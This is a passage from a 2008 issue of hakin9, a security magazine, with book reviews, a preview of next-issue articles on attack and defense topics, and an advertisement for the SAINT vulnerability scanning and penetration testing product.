Do not miss David's blog (<http://www.davidlitchfield.com/blog/>) and the other book that he co-authored, The Database Hacker's Handbook: Defending Database Servers and The Shellcoders Handbook: Discovering and Exploiting Security Holes.

by Marius Rugan


This book is supposed to be non-technical guide and this purpose is fulfilled in 100%.

Every chapter ends up with a small checklist which in my opinion is a very practical and useful way of summarizing the current topic.

Perhaps Rober Schifreen is not as famous as Kevin Mitnick or Jonathan James but he had an opportunity to experience the very beginning of wild west IT world, when hacking into a system was neither immoral nor illegal. In his book he is showing us what could have been done since 1990 to prevent security vulnerabilities that have arisen over the last ten years.

This does not mean that this book is outdated. It means that we have to think like a hacker in order to realize where the vulnerable areas might be. Security is not a product, it is a process on every level of the company network. This book gives full coverage to all of those areas.

by Marcin Jerzak



it



[www.engardelinux.org](http://www.engardelinux.org)



# Coming Up

in the next issue:

You've already read everything? Don't worry! Next issue of hakin9 will be available in two months. In 4/2008 (17), as always, the best practical and technical articles for all IT Security specialists.

## ATTACK

SECOND PART OF THE ALTERNATE DATA STREAMS ARTICLE WRITTEN BY LAIC AURELIAN

DEPLOY ROBUSTNESS TESTING BY CODENOMICON TEAM

MEMORY CORRUPTION BY ANTHONY DESNOS, FRÉDÉRIC GUIHÉRY & MICKAËL SALAÜN

MAN IN THE MIDDLE VIA ARP POISONING OVER WIRELESS NETWORK USING ETTERCAP BY STEPHEN ARGENT

## DEFENSE

THIRD AND THE LAST PART OF THE SERIES ON POSTGRESQL AND SECURITY WRITTEN BY ROBERT BERNIER

SECOND PART OF THE PAPER ON TYPE CONVERSION VULNERABILITIES BY DAVIDE POZZA

## CONSUMERS TESTS

We help you choose the best router for home broadband connection. Give us your opinion at [en@hakin9.org](mailto:en@hakin9.org)

## ON THE CD


Useful and commercial applications

Presentation of most popular security tools

Even more video tutorials

The current information on the magazine contents can be found on [www.hakin9.org/en](http://www.hakin9.org/en)

Next issue available in July!







# SAINT®

## Integrated Vulnerability Assessment and Penetration Testing

**Examine, expose, and exploit  
your vulnerabilities before an attacker does**

Examine your network with the SAINT® vulnerability scanner, and expose the areas where an attacker could breach your network. Then, take the next step and exploit the vulnerability. This allows you to focus on the high-severity vulnerabilities and provides a starting point for prioritizing remediation efforts.

### **SAINT features now include –**

- ✓ PCI compliance reporting
- ✓ Correlation of CVE and CVSS scores and vectors
- ✓ IPv4 and IPv6 scans and exploits
- ✓ Exploit tunneling that allows you to run penetration tests from an exploited target

Download a free white paper about integrated vulnerability assessment and penetration testing at [www.saintcorporation.com/Hackin9](http://www.saintcorporation.com/Hackin9)

Contact SAINT's sales team at 1-800-596-2006 x0119 or [sales@saintcorporation.com](mailto:sales@saintcorporation.com)